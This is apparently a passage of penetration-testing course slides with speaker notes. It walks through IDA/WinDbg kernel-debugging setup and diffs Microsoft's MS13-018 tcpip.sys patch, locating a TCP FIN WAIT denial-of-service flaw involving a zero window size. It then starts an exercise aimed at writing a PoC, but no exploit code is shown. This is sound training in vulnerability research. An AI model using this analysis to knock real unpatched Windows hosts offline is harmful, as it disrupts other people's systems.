  - One is for 32-bit and the other for 64-bit
- When performing 64-bit debugging through IDA using WinDbg
  - You must use idaq64.exe and point it to 32-bit WinDbg


Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: IDA Patch and 64-bit Kernel Debugging

If you are running IDA 6.4, there was a bug reported that affects with the ability for IDA to switch between user mode and kernel mode. This patch is included in your 760.4 folder, and is called "windbg\_user." Inside that folder are two files that you must copy into your IDA plugins folder under program files. One is for 32-bit and the other for 64-bit. If you are attempting to debug a 64-bit Windows Kernel through IDA, you must have a licensed copy of IDA Professional and use the idaq64.exe version of IDA Pro. The PATH environment variable must still point to 32-bit WinDbg as the 64-bit IDA tool is actually a 32-bit application.

## Exercise: IDA Patch and 64-bit Kernel Debugging (2)

- When successful, IDA should show 64-bit registers and not 32-bit



- IDA 32-bit will still connect to a 64-bit Kernel, but you will not get the right results
- Again, to do this you must have a licensed copy of IDA; otherwise, stick with WinDbg

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: IDA Patch and 64-bit Kernel Debugging (2)

If you have successfully set up IDA to debug 64-bit Kernels you should see 64-bit registers showing up in the debugger, such as RSP and RIP. IDA 32-bit will actually connect to a 64-bit Kernel through WinDbg, but it will not provide the right results as it still sees everything as 32-bit.

## Exercise:

### Windows Kernel Debugging - The Point

- Ensuring your system is ready to go for the remainder of this section
- Understanding how to perform Kernel debugging against 32-bit and 64-bit Windows OS'
- Using WinDbg and IDA as possible front-ends to Kernel debugging

Sec760 Advanced Exploit Development for Penetration Testers

#### **Exercise: Windows Kernel Debugging - The Point**

The point of this exercise was to ensure that your system is ready to go for the remainder of this section's material, as well as understanding how to debug 32-bit and 64-bit Windows Kernels. We also looked at using IDA as a front-end if you are more comfortable using that configuration.



## Course Roadmap

- Reversing with IDA & Remote Debugging
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Windows Heap Overflows
- Capture the Flag

- The Windows Kernel
- Kernel Exploit Mitigations
- Debugging the Windows Kernel and WinDbg
  - Exercise: Windows Kernel Debugging
  - Exercise: Diffing the MS13-018 Patch
  - Kernel Debugging and Exploiting MS13-018
- Windows Kernel Attacks
- Exploiting MS11-080
  - Exercise: Exploiting MS11-080
- Extended Hours

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: Diffing the MS13-018 Patch

This exercise has you reversing a patched driver file used in the Windows Kernel for TCP/IP communications. The goal is to determine the vulnerability, prior to moving forward to trigger the bug.

## Exercise: Diffing MS13-018

- Microsoft update MS13-018 was published on Tuesday, February 12<sup>th</sup>, 2013
  - Vulnerability in TCP/IP Could Allow Denial of Service (2790655), addressing:
    - TCP FIN WAIT Vulnerability - CVE-2013-0075
    - <http://technet.microsoft.com/en-us/security/bulletin/MS13-018>
  - Almost all versions of Windows were affected
  - Vulnerability was privately reported

You instructor will walk through this one ... At this point you are expected to work through the complexities of diffing on your own. Try to get as far as you can without looking. Remember, this isn't easy or anyone could do it. Don't get frustrated! ☺

### Diffing MS13-018

On Patch Tuesday, February 12<sup>th</sup> 2013 MS13-018 was released as an update. The update patches a privately disclosed vulnerability that could be used for Denial of Service (DoS) attacks. Per Microsoft:

- Vulnerability in TCP/IP Could Allow Denial of Service (2790655), addressing:
  - TCP FIN WAIT Vulnerability - CVE-2013-0075
  - <http://technet.microsoft.com/en-us/security/bulletin/MS13-018>

Your goal with this exercise is to try and work through this vulnerability on your own without looking at the materials. Your instructor, when they deem appropriate, will walk through this vulnerability. You will be reversing tcpip.sys, which is a complex Windows driver file. Try not to get frustrated and take a moment to clear your head at times. If this was easy, anyone could reverse it. Each person has to find the best way to reset their brain to be effective. Some people take a walk, some take a short nap, some crack open their favorite beverage. ☺

## Exercise: Getting Started

- The patched and unpatched tcpip.sys files are in your 760.4 folder
- The patches provided are for Windows 7, SP0, but all versions of Windows were vulnerable
  - Windows 8 64-bit is also there, but look at Win7 for now
- Use your diffing tool of choice and start looking at the changed functions
- Remember to read the advisory
- Take advantages of cross-references in IDA

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: Getting Started


To get started, grab the tcpip.sys files from your 760.4 folder. The versions provided are from Windows 7 32-bit, SP0. All versions of Windows were vulnerable to the Denial of Service. Use your preferred diffing tool and start looking at the changed functions. Remember to take a look at the Microsoft advisory on the previous slide for potential hints on where you should focus. Be sure to take advantage of cross-references in IDA. This one requires that you have pretty good knowledge of TCP/IP fundamentals. If you do not, be sure to Google for help when you run into an unfamiliar term.

Precise instructions are not given on the following pages. This is by design to encourage you to get more comfortable with the tools. You are much more likely to remember a command or technique if you are forced to find it again. That being said, the following pages show you everything you need to know to understand this vulnerability and patch. It is not possible to show every block of code inside the relevant functions due to space and the very complexity of reversing. Ask your instructor for help.

All patch diffing work in this section was performed by Stephen Sims.

## Exercise: Windows 7 Patch of tcpip.sys

- Microsoft called it, “TCP FIN WAIT Vulnerability”
  - Thanks for the hint!
- Looks like some IPv6 updates too...



similarity	confide	change	EA	primary	name primary
0.90	0.99	GI-J--C	00091B65		IppHandleNeighborSolicitation(x,x,x,x,x)
0.92	0.99	GI--E--	000D7521		IppConfigureIscsiTargetAndDefaultRoutes(x,x,x,x)
0.93	0.99	GI-J---	0006F977		TcpDeliverReceive(x,x,x,x,x,x,x)
0.96	0.97	-I--E--	00092480		Ipv4FlcReceiveNeighborSolicitation(x,x,x,x,x)
0.96	0.99	GI-----	0004FA8D		InetInspectUpdateTcpEndpoint(x,x)
0.96	0.99	GI-----	0004A196		WfpAleTcpEndpointUpdate(x,x)
0.97	0.9				<b>TcpFinAcknowledged(x,x)</b>
0.98	0.99	-I--E--	000E4C61		Ipv4pConfigureIscsiRoutes(x,x,x)
0.98	0.99	GI-----	000DD3F8		IppForwardMulticastPackets(x,x,x)
0.99	0.99	-I-----	00094A6D		TcpTryToContinueRcvWndTuning(x)


Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: Windows 7 Patch of tcpip.sys

This vulnerability was privately disclosed, but sometimes Microsoft gives us hints in the disclosure. This one was named “TCP FIN WAIT Vulnerability.” When we diff tcpip.sys, we see some patches to what look to be IPv6 functions, as well as one called, “TcpFinAcknowledged().” This sounds like a good place to start.




## Exercise: TcpFinAcknowledged()



### Exercise: TcpFinAcknowledged()

When we pull up the function `TcpFinAcknowledged()`, we can see that it is not too complex of a function and there do not seem to be many changes.

## Exercise: Zooming in on the Changes (1)



### Exercise: Zooming in on the Changes (1)

On this slide is the patched version of the function where the changed blocks were located. In the unpatched version we go straight from the top block to the bottom block, as seen on the left. In the patched version we must now pass through one or both of the blocks in the middle. This view was taken from IDA. The address was taken from the diff results and brought up in IDA using the "g" hotkey.

## Exercise: Zooming in on the Changes (2)

- If `[esi+40h] AND 20h` results in a non-zero, we don't take the jump
- ...but what is `esi+40h`?
- We call the function `TcpEndProbeTcbSend()`

```
loc_58336:  
test    byte ptr [esi+40h], 20h  
mov     dword ptr [esi+34h], 6  
jz      short loc_58349
```

```
push    esi  
call    _TcpEndProbeTcbSend@4 ; TcpEndProbeTcbSend(x)
```

- Tough without context...

```
loc_58349:  
test    byte ptr [esi+168h], 2  
jnz     loc_58487
```


Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: Zooming in on the Changes (2)


In the top block of code we run the “test” instruction against “[esi+40h], 20h.” This means we perform a bitwise AND, setting the zero flag if the result is a 0. If the binary digit, 6<sup>th</sup> from the right (32’s position | 1\*2<sup>5</sup>) is set, we will not take the jump. At this point we have no idea what [esi+40h] holds as we lack the context. If that bit is set and we do not take the jump, we call the function `TcpEndProbeTcbSend()`; otherwise, we do not call that function. This function may have something to do with correcting the vulnerability.

## Exercise: TcpEndProbeTcbSend()

- In the unpatched version there is only one function that ever calls `TcpEndProbeTcbSend()`,



- In the patched version, we have a second function, `TcpFinAcknowledged()`, making the call



Sec760 Advanced Exploit Development for Penetration Testers


### Exercise: `TcpEndProbeTcbSend()`

As you can see on the slide, the function `TcpEndProbeTcbSend()` is only called by the function `TcpTcbCarefulDatagram()` in the unpatched `tcpip.sys` file. The patched version also has a call from the function we are diffing, `TcpFinAcknowledged()`.



## Exercise: Inside TcpEndProbeTcbSend()

- If we take a look inside of TcpEndProbeTcbSend() we see that 0xFFDF is moved into AX and then a bitwise AND is executed against [esi+40h], turning the bit off, and we call TcpUpdateTcbSend()



Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: Inside TcpEndProbeTcbSend()


Inside of TcpEndProbeTcbSend() the block on the slide exists. Inside this block are the instructions:

```
mov eax, 0FFDFh  
and [esi+40h], ax
```

The patched code in TcpFinAcknowledged() tests [esi+40h] to see if a particular bit is set. If it is we reach TcpEndProbeTcbSend(). This function then turns the bit off with another bitwise AND, and TcpUpdateTcbSend() gets called. This does not happen in the unpatched version of tcpip.sys.

## Exercise: Locating [esi+40h]

- Let's try and learn what we can about [esi+40h]
- There were two cross-references to `TcpEndProbeTcbSend()`; let's check the other one
- `TcpTcbCarefulDatagram()` also calls the function




Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: Locating [ESI+40h]

Let's try and learn more about [esi+40h]. We may not find out exactly what is stored there without debugging and having the context. Another option is to continue to reverse until this can potentially be determined, but it still may not be possible and this can be extremely time consuming. As we saw previously, there are two cross-references to `TcpEndProbeTcbSend()` in the patched version of `tcpip.sys`. We just saw the one from `TcpFinAcknowledged()`. Let's look at the call from `TcpTcbCarefulDatagram()`.

## Exercise: TcpTcbCarefulDatagram() (1)

- The other call to TcpEndProbeTcbSend() comes right after another test [esi+40h], 20h
- First though, in the top block there is a comparison against [esi+5ch], and 0
- We take this path if it is not equal to 0 and call TcpEndProbeTcbSend()



Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: TcpTcbCarefulDatagram() (1)

Just before the call to TcpEndProbeTcbSend() inside of TcpTcbCarefulDatagram() we see that there is a comparison taking place between [esi+5ch] and 0. At this point we do not know what is held at this location. Based on symbol names alone, it is likely that ESI points to packet header data; however, this is just inferred at this point. If the comparison is not equal to 0, we take a jump which ends up making the call to TcpEndProbeTcbSend(). Let's look at the other result, if the comparison is equal to 0.

## Exercise: TcpTcbCarefulDatagram() (2)

- This path is taken if `[esi+5ch] == 0`
- If `[esi+40h]` holds a **2Xh**, we call `TcpContinueProbeTcbSend()`, otherwise we will call `TcpBeginProbeTcbSend()`



Sec760 Advanced Exploit Development for Penetration Testers


### Exercise: TcpTcbCarefulDatagram() (2)

If the comparison against `[esi+5ch]` and 0 is equal, we end up either calling `TcpContinueProbeTcbSend()` or `TcpBeginProbeTcbSend()`.



## Exercise: TcpBeginProbeTcbSend()

- At this block inside of TcpBeginProbeTcbSend() is where [esi+40h] is set to 2Xh
- In the next block we call TcpUpdateMicrosecondCount()



```
loc_A7569:  
or      word ptr [esi+40h], 20h  
push    esi  
mov     byte ptr [esi+161h], 0  
mov     byte ptr [esi+160h], 0  
call    _TcpComputeProbeRtoTcbSend@4 ; TcpCompute  
push    0  
mov     [ebp+var_18], eax  
call    ds:__imp__KeGetCurrentProcessorNumberEx@4  
test     _TcpStartedModules, 100h  
jnz     short loc_A7608
```

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: TcpBeginProbeTcbSend()

Let's take a closer look at TcpBeginProbeTcbSend(). Remember, TcpEndProbeTcbSend() is called by TcpFinAcknowledged() in the patched version of tcpip.sys. Where there is an end there must have been a beginning, right? Something like that anyway... The first instruction in the block of code shown on the slide says, "or word ptr [esi+40h], 20h." This must be what turns that bit on that we discussed earlier. So it is turned on when TcpBeginProbeTcbSend() is called and off when TcpEndProbeTcbSend() is called. We also see that TcpUpdateMicrosecondCount() is called by TcpBeginProbeTcbSend().

## Exercise: Where are We At?

- `TcpFinAcknowledged()` was modified. A patch was added to call `TcpEndProbeTcbSend()` if the `[esi+40h] 0x2Xh` bit is set
- `TcpEndProbeTcbSend()` is only called from `TcpTcbCarefulDatagram()` in the unpatched version, but also in `TcpFinAcknowledged()` in the patched version
- `TcpBeginProbeTcbSend()` turns on the `[esi+40h] 0x2Xh` bit
- If `TcpEndProbeTcbSend()` is called, it turns off the `[esi+40h] 0x2Xh` bit and calls `TcpUpdateTcbSend()`
- In `TcpTcbCarefulDatagram()`, `[esi+5ch]` is checked to see if it is equal to 0. Depending on the result, we call either `TcpBeginProbeTcbSend()` or `TcpEndProbeTcbSend()`
- When reversing the blocks prior to the above check to see if `[esi+5ch] == 0`, `TcpTryToIncreaseSendWindow()` is called
- `[esi+5ch]` is probably the window size for the packet

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: Where are We At?

Let's talk about where we are currently at with our assumptions and findings:

- `TcpFinAcknowledged()` was modified. A patch was added to call `TcpEndProbeTcbSend()` if the `[esi+40h] 0x2Xh` bit is set
- `TcpEndProbeTcbSend()` is only called from `TcpTcbCarefulDatagram()` in the unpatched version, but also in `TcpFinAcknowledged()` in the patched version
- `TcpBeginProbeTcbSend()` turns on the `[esi+40h] 0x2Xh` bit
- If `TcpEndProbeTcbSend()` is called, it turns off the `[esi+40h] 0x2Xh` bit and calls `TcpUpdateTcbSend()`
- In `TcpTcbCarefulDatagram()`, `[esi+5ch]` is checked to see if it is equal to 0. Depending on the result, we call either `TcpBeginProbeTcbSend()` or `TcpEndProbeTcbSend()`
- When reversing the blocks prior to the above check to see if `[esi+5ch] == 0`, `TcpTryToIncreaseSendWindow()` is called
- `[esi+5ch]` is probably the window size for the packet

## Exercise: The Likely Answer

- The patch was made to `TcpFinAcknowledged()` primarily
- In the unpatched version, if the window size is 0 during the FIN tear-down sequence, we never call `TcpEndProbeTcbSend()` which calls `TcpUpdateTcbSend()`
- In the patched version, there is a check inside of `TcpFinAcknowledged()` which forces the call to `TcpEndProbeTcbSend()`, flipping the `[esi+40h]` `0x2Xh` bit, and calling `TcpUpdateTcbSend()`
- So there is a check during normal TCP/IP communications to see if the TCP window size is 0, but not in the FIN sequence
- This likely results in the TCP connection hanging during the FIN sequence if the TCP window size is set to 0
- We still do not know exactly what is held at `[esi+40h]`, but we can try to find out with debugging
- We will write PoC for this coming up


Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: The Likely Answer

Without writing PoC and attempting to validating our assumptions, or without reversing even further, we should be able to draw up a likely conclusion to the patch:

- The patch was made to `TcpFinAcknowledged()` primarily
- In the unpatched version, if the window size is 0 during the FIN tear-down sequence, we never call `TcpEndProbeTcbSend()` which calls `TcpUpdateTcbSend()`
- In the patched version, there is a check inside of `TcpFinAcknowledged()` which forces the call to `TcpEndProbeTcbSend()`, flipping the `[esi+40h]` `0x2Xh` bit, and calling `TcpUpdateTcbSend()`
- So there is a check during normal TCP/IP communications to see if the TCP window size is 0, but not in the FIN sequence
- This likely results in the TCP connection hanging during the FIN sequence if the TCP window size is set to 0
- We still do not know exactly what is held at `[esi+40h]`, but we can try to find out with debugging
- We will write PoC for this coming up

## MS13-018 – 64-bit



Sec760 Advanced Exploit Development for Penetration Testers

### MS13-018 – 64-bit

The 64-bit files have been supplied to you as well for Windows 7 SP1 and Windows 8.0. If you have a 64-bit version of IDA you can obtain the same results. On the top half, above the dotted line is the patched version, and on the bottom half is the unpatched version.



## Exercise: Diffing MS13-018 - The Point

---

- Furthering your reversing skills
- Gain familiarity with driver functions
- Improve your patch diffing skills

Sec760 Advanced Exploit Development for Penetration Testers

### **Exercise: Diffing MS13-018 - The Point**

This exercise was challenging and the goal was to continue to improve your skills with reversing patches, and reversing in general.

## Course Roadmap

- Reversing with IDA & Remote Debugging
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Windows Heap Overflows
- Capture the Flag

- The Windows Kernel
- Kernel Exploit Mitigations
- Debugging the Windows Kernel and WinDbg
  - Exercise: Windows Kernel Debugging
  - Exercise: Diffing the MS13-018 Patch
  - Kernel Debugging and Exploiting MS13-018
- Windows Kernel Attacks
- Exploiting MS11-080
  - Exercise: Exploiting MS11-080
- Extended Hours

Sec760 Advanced Exploit Development for Penetration Testers

### Kernel Debugging and Exploiting MS13-018

In this exercise, you will be verifying the results from your patch diff by Kernel debugging, and work towards getting working exploit code.

## Exercise: Kernel Debugging and Exploiting MS13-018 (KB2790655)

- Target: Windows 8 64-bit (You may use Windows 7 64-bit)
  - You must enable FTP under Internet Information Services (IIS)
  - You will use 64-bit WinDbg, either as a standalone application or through IDA as a front-end, if you have a license
  - We will be applying and removing the patch multiple times
  - Remember to look at our patch diff section from earlier today
- Goals:
  - Successfully verify our assumptions about the MS13-018
  - Write a PoC script to exploit the vulnerability

We will be debugging the tcpip.sys Kernel driver. This exercise serves as a good transition into reversing Kernel memory prior to dealing with more complex topics ahead.

Sec760 Advanced Exploit Development for Penetration Testers


### Exercise: Kernel Debugging and Exploiting MS13-018

Your target for this exercise is 64-bit Windows 8, or you may use 64-bit Windows 7. Please note that Windows 8 will be used in this walk-through. If you do not have a licensed version of IDA Pro you will need to stick with using WinDbg as a standalone application. You may also look at the diff from the 32-bit version of tcpip.sys so that you can get symbol names for breakpoints and such. You may need to apply and remove the patch multiple times during this exercise. When you need to remove the update correlating to this patch, uninstall “KB2790655.” Please note that as new patches come out, this update number may be replaced. You may have to check Microsoft TechNet for changes.

Your goal is to successfully verify the assumptions made during patch diffing and work towards writing a working exploit to trigger the DoS.

## Exercise: Enabling FTP Under IIS (1)

- Bring up the Windows 8 (or 7) Control Panel and type, "turn windows features" into the search box as shown below:



- Click on "Turn Windows features on or off"
- On Windows 8 you may need to add the FTP/IIS Management Console

Sec760 Advanced Exploit Development for Penetration Testers


### Exercise: Enabling FTP under IIS (1)

First, you will need to enable FTP under Microsoft IIS. Bring up the Windows Control Panel in either Windows 7 or Windows 8. Type "turn windows features" into the search box so that you get the same results as on the slide. Click on the option, "Turn Windows features on or off..." Please note that on some versions of Windows 8 you may need to add the FTP/IIS Management Console.



## Exercise: Enabling FTP under IIS (2)

- Locate "Internet Information Services" and check the box
  - Expand it and make sure "FTP Server" is checked
  - Expand "FTP Server" and make sure "FTP Extensibility" and "FTP Service" are checked




### Exercise: Enabling FTP under IIS (2)

Locate "Internet Information Services" and check the box. Expand it and make sure that "FTP Server" is checked as well. Next, expand "FTP Server" and make sure "FTP Extensibility" and "FTP Service" are also checked. See the slide for an example. Depending on your version, you may also need to add the IIS Management Service under "Web Management Tools."

## Exercise: Enabling FTP under IIS (3)

- Go to Administrative Tools and double-click on IIS Manager



